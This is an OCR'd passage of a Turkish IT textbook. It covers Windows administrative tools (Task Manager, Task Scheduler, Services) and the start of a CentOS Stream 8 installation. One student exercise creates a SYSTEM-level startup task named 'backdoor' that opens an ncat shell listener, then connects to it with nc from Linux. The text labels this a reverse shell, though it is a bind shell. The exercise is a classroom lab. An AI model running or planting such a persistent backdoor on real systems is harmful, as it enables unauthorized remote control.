
36. UYGULAMA

Yönetimsel araçların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Hesap Makinesi uygulamasını çalıştırınız.


2. Adım: Windows araçları penceresini açınız.

3. Adım: Yönetimsel araçlardan **Görev Yöneticisini** açıp Uygulamalar kısmından Hesap Makinesi sürecini bulunuz. Ardından sürecin üzerinde sağ tuş yaparak **Görevi sonlandır** seçimini yapınız [Hesap Makinesi uygulamasının kapatıldığından emin olunuz (Görsel 4.254).].




Görsel 4.254: Görev Yöneticisi aracının kullanımı

4. Adım: Yönetimsel araçlardan **Görev Zamanlayıcısını** açıp **Eylemler** kısmından **Temel Görev Oluştur…** seçeneğine tıklayınız (Görsel 4.255).




Görsel 4.255: Görev Zamanlayıcı ile temel görev oluşturma

5. Adım: Temel Görev Oluştur sekmesinde zamanlanacak görevin adını ve açıklamasını girip **Sonraki** butonuna tıklayınız (Görsel 4.256).




Görsel 4.256: Temel görevin adını ve açıklamasını belirleme

6. Adım: Tetikleyici sekmesinde görevin çalışacağı sıklığı seçip **Sonraki** butonuna tıklayınız (Görsel 4.257).




Görsel 4.257: Görevin çalışacağı sıklığı belirleme

7. Adım: Tetikleyici sekmesinde görevin başlayacağı tarih ve saati seçip **Sonraki** butonuna tıklayınız (Görsel 4.258).




Görsel 4.258: Görevin çalışacağı tarih ve saati belirleme

8. Adım: Eylem sekmesinde görevin gerçekleştireceği eylemi seçip **Sonraki** butonuna tıklayınız (Görsel 4.259).




Görsel 4.259: Görevin gerçekleştireceği eylemi seçme

9. Adım: Eylem sekmesinde çalıştırılacak programı **notepad.exe** olarak belirtip **Sonraki** butonuna tıklayınız (Görsel 4.260).




Görsel 4.260: Çalıştırılacak programı belirleme

10. Adım: Son sekmesinde yapılan ayarları kontrol ederek **Son** butonuna tıklayınız (Görsel 4.261).



Görsel 4.261: Zamanlanmış görevi oluşturma


11. Adım: Oluşturulan zamanlanmış görevi inceleyiniz ve belirlediğiniz zaman geldiğinde not defteri uygulamasının çalıştığını doğrulayınız (Görsel 4.262).



Görsel 4.262: Zamanlanmış görevin çalışması

12. Adım: Yönetimsel araçlardan **Hizmetleri** açıp **Coğrafi Konum Hizmetini** bulunuz.

13. Adım: Hizmetin üzerinde sağ tuş yapıp **Durdur** seçimini yaptıktan sonra hizmetin durdurulduğundan emin olunuz (Görsel 4.263).



Görsel 4.263: Hizmeti durdurma

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- **Everything (Her şeyi ara)** programını kurunuz.
- Everything programını kullanarak dosya araması yapınız.
- Windows sisteminin arama özelliğini de kullanarak aynı dosyayı arayınız ve yöntemlerden hangisinin daha hızlı arama gerçekleştirdiğini tespit ediniz.
- **Sysinternals Suite** araçlarını https://learn.microsoft.com/en-us/sysinternals web sayfasından indiriniz.
- Sysinternals Suite araçlarından biri olan **Process Explorer** yazılımını çalıştırınız ve programın özelliklerini kullanarak sistemde çalışan süreçleri inceleyiniz.
- Sysinternals Suite araçlarından biri olan **Autoruns** yazılımını çalıştırınız ve programın **Services** sekmesindeki hizmetleri inceleyiniz.
- **Nmap** yazılımını nmap.org web sitesinden indirip bilgisayarın **C:** dizini içine kurunuz.
- Komut istemini yönetici olarak çalıştırınız.
- Windows komut satırına **schtasks /create /tn "backdoor" /tr "cmd /C 'c:\\Nmap\\ncat.exe -lvp 1234 -e cmd.exe'" /rl HIGHEST /ru SYSTEM /sc ONSTART** komutunu yazarak arka kapı oluşturunuz.

- Komutu çalıştırdıktan sonra görev zamanlayıcısını açıp adı **backdoor** olan görevin oluştuğundan emin olunuz.
- Windows makine ile aynı ağda bulunan bir Linux makine hazırlayınız. Linux işletim sisteminin komut satırına **nc [Windows makine IP adresi] 1234** komutunu yazarak Windows makineye erişim sağlayınız (Komutta belirtilen 1234 değeri port numarasıdır.).
- Linux komut satırında **C:\Windows\system32>** ifadesinin göründüğünden emin olunuz.
- Komut satırına whoami komutunu yazarak sonucu inceleyiniz.
- Yönetimsel araçlardan **Hizmetler**i açıp **Coğrafi Konum Hizmeti**ni başlatınız.

Sistem her açıldığında tekrar shell alınabilecek bir arka kapı oluşturmak için ters bağlantı (reverse shell) komutu zamanlanmış görevlere eklenir. Reverse Shell komutunu zamanlanmış görevlere eklemek için schtasks komutu kullanılır.




Bu komut ile kullanılan parametreler şunlardır:

- **/create:** Görev oluşturur.
- **/tn:** Görevin adını belirtir.
- **/tr:** Tetiklenecek işlemi belirtir.
- **/rl:** Çalışma düzeyini belirtir.
- **/ru:** Çalışma haklarını belirtir.
- **/sc:** Görevin çalıştırılma sıklığını belirtir.

4.2. SUNUCU İŞLETİM SİSTEMLERİ

Sunucu işletim sistemleri genellikle istemci-sunucu mimarisine dayalı olarak çalışır. Sunucular; web, mail, FTP, SSH, veri tabanı, DHCP, DNS gibi temel hizmetleri istemci bilgisayarlara sağlar (Görsel 4.264). Sunucular bir veya daha fazla hizmeti üzerinde barındırabilir. Sunucuların hizmetlerini çok sayıda istemciye kesintisiz olarak vermesi beklenir. Bu nedenle sunucu bilgisayarların daha yüksek performans, daha fazla güvenlik ve yönetim özelliği sunması gerekir. Bu gereklilikleri sağlamak için sunucuların özel ve gelişmiş sistem yazılımlarına ihtiyacı vardır. Bu sistem yazılımlarına **sunucu işletim sistemi** adı verilir. Sunucuların ağa bağlı istemcilerle veri alışverişi yapmasını ve sistem kaynakları ile sistem hizmetlerini paylaşmasını sunucu işletim sistemleri gerçekleştirir.



Görsel 4.264: Sunucu hizmetleri

Bugün yaygın olarak kullanılan sunucu işletim sistemlerinden bazıları şunlardır:

- **Linux Tabanlı Sunucu İşletim Sistemleri**
  - * Arch Linux Server
  - * CentOS Linux Server
  - * Debian Linux Server
  - * Fedora Linux Server
  - * Gentoo Linux Server
  - * Red Hat Enterprise Linux Server
  - * Slackware Linux Server
  - * SUSE Linux Enterprise Server
  - * Ubuntu Linux Server
- **Windows Tabanlı Sunucu İşletim Sistemleri**
  - * Windows Server 2012 R2
  - * Windows Server 2016
  - * Windows Server 2019
  - * Windows Server 2022



Linux ve Windows sunucu işletim sistemlerinin farklılıklarını araştırınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.


4.2.1. Sunucu İşletim Sistemi Kurulumu

Bu öğrenme biriminde Linux sunucu işletim sistemlerinden **CentOS Stream 8** kullanılacaktır.

37. UYGULAMA

CentOS Linux Server kurulumunu aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: CentOS Linux sunucu işletim sistemi ISO dosyasını indiriniz (Görsel 4.265).



Görsel 4.265: CentOS Linux ISO dosyasını indirme


2. Adım: İndirilen disk görüntüsü ile önyüklenebilir bir USB bellek hazırlayınız.

3. Adım: Hazırlanan USB belleği bilgisayara takıp ardından bilgisayarı yeniden başlatınız.

4. Adım: Bilgisayarın BIOS ayarlarına girip, ilk açılış aygıtını USB olarak değiştiriniz.

5. Adım: BIOS ayarları yapıldıktan sonra bilgisayar yeniden başlayacaktır. Kurulum ekranı açılacaktır. Kurulumu **Install CentOS Stream 8** seçimini yaparak başlatınız.

6. Adım: Dil ayarını yapınız. **Sürdür** butonuna tıklayınız (Görsel 4.266).




Görsel 4.266: Dil ayarının yapılması

7. Adım: Yerelleştirme kısmından saat ve tarih ayarını yapınız.

8. Adım: Kullanıcı ayarları kısmından kök parolası belirleme ile kullanıcı oluşturma işlemlerini gerçekleştiriniz ve kullanıcıyı oluştururken **Bu kullanıcıyı yönetici yap, Bu hesabı kullanmak için parola gerektir** onay kutularına tıklayarak kullanıcının parola bilgilerini giriniz.

9. Adım: Yazılım kısmından yazılım seçimi ayarını Server with GUI olarak yapıp **Sistem** kısmından kurulum hedefi ayarını yapmak için aygıt seçimini gerçekleştiriniz.

10. Adım: Ağ ve ana makine adı yapılandırmalarını tamamlayıp, **Kuruluma Başla** butonuna tıklayarak kurulum sürecini başlatınız (Görsel 4.267).

